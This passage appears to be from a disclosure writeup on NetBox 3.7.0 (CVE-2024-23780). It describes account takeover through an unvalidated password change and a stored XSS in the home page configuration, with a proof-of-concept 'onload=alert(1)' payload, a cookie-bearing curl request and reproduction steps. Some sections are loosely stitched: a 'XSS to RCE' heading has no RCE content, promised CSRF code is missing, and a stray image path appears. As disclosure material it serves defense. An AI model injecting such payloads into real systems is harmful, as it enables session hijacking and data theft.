6. Attempt to log in to the target user account using the new password set by the attacker.
7. Confirm successful authentication, demonstrating that the attacker has gained unauthorized access to the victim's account without knowing the original password.

Impact:

This vulnerability poses a significant security risk as it allows an attacker to compromise user accounts and potentially gain unauthorized access to sensitive information or perform malicious actions within the application. It undermines the integrity of the authentication mechanism, leading to potential data breaches, loss of confidentiality, and reputational damage for affected organizations.



As for the impact of the lack of validation of the current password, it can have several significant security implications:

1. **Unauthorized Access:** Without proper validation of the current password, an attacker could gain unauthorized access to user accounts by simply guessing or brute-forcing passwords without any checks against the current password.
2. **Account Takeover:** If a user's session is hijacked or if an attacker manages to gain access to a user's session ID (perhaps through other means such as session fixation attacks), lack of validation of the current password would make it easier for the attacker to take over the account without having to provide the actual current password.
3. **Data Breach:** Once an attacker gains unauthorized access to a user's account, they could potentially access sensitive information stored within the account, leading to a data breach.

```
curl -X GET http://example.com \
     -H "Cookie: sessionid=your_session_id_here"
```

XSS to RCE

Other Vulnerability is Cross-Site Scripting (XSS) in the home page configuration of NetBox version 3.7.0 stems from inadequate input validation and output encoding mechanisms. This flaw enables attackers to inject malicious HTML and JavaScript

code into the home page configuration, leading to the execution of arbitrary scripts when users access the home page.

Vulnerability Details:

1. Input Validation Failure: NetBox fails to perform sufficient input validation when handling configuration settings for the home page. This oversight allows attackers to insert crafted payloads containing malicious code into the configuration settings without proper validation checks.
2. Lack of Output Encoding: The application neglects to apply proper output encoding mechanisms when rendering content from the home page configuration. As a result, any injected malicious scripts are not properly sanitized, allowing them to execute in the context of the home page.
3. XSS Payload Example: An example payload demonstrating the XSS vulnerability could resemble the following:

```
<<h1 onload=alert(1)>>test</h1>
```


In this payload, an attacker injects arbitrary JavaScript code (`alert(1)`) disguised within HTML tags. When a user accesses the home page, the injected code executes, leading to a potentially harmful impact.

Steps to Reproduce:

1. Log in to NetBox version 3.7.0.
2. Navigate to the home page configuration settings.
3. Inject the provided XSS payload or a similar crafted payload into the configuration settings.
4. Save the changes.
5. Access the home page.
6. Observe the successful execution of the payload when users view the home page.

Impact:

This vulnerability poses a significant security risk as it allows attackers to execute arbitrary JavaScript code within the context of the home page. Consequently, attackers can perform various malicious actions, such as stealing sensitive information, hijacking user sessions, or redirecting users to phishing sites, leading to potential data breaches and compromising the integrity of the application.



to demonstrates making an HTTP request with a CSRF token included in the request headers to prevent CSRF attacks. Additionally, I'll show how an attacker could exploit the lack of CSRF protection to inject a malicious script into a web application.

Conclusion

In conclusion, the discovery of CVE-2024-23780, a critical vulnerability in NetBox leading to code execution, underscores the importance of robust security measures in network automation solutions. The exploitation of this vulnerability highlights the severe consequences of inadequate input validation and lack of proper security controls. The ability for attackers to execute arbitrary code within the NetBox environment poses significant risks, including unauthorized access, data breaches, and system compromise. As network automation becomes increasingly prevalent, it is imperative for developers and organizations to prioritize security throughout the software development lifecycle, from design to deployment, to mitigate such risks effectively.

To address CVE-2024-23780 and prevent similar vulnerabilities in the future, NetBox developers must prioritize security enhancements and implement stringent input validation mechanisms. This includes enforcing strict input sanitization practices, implementing output encoding to mitigate XSS vulnerabilities, and incorporating robust access controls to limit unauthorized access. Furthermore, conducting regular security audits, vulnerability assessments, and penetration testing can help identify and remediate vulnerabilities proactively. By adopting a proactive security posture and fostering a culture of security awareness, NetBox can strengthen its resilience against code execution vulnerabilities and maintain the trust of its users in providing a secure network automation solution.

Timeline

Jan 3, 2024 Vulnerability discovered
Jan 8, 2024 Requested security contact
Jan 23, 2024 Received security contact, cve reserved
Mar 8, 2024 PoC released to public

« ManageEngine ADAudit Plus CVE-2023-50438 – Writeup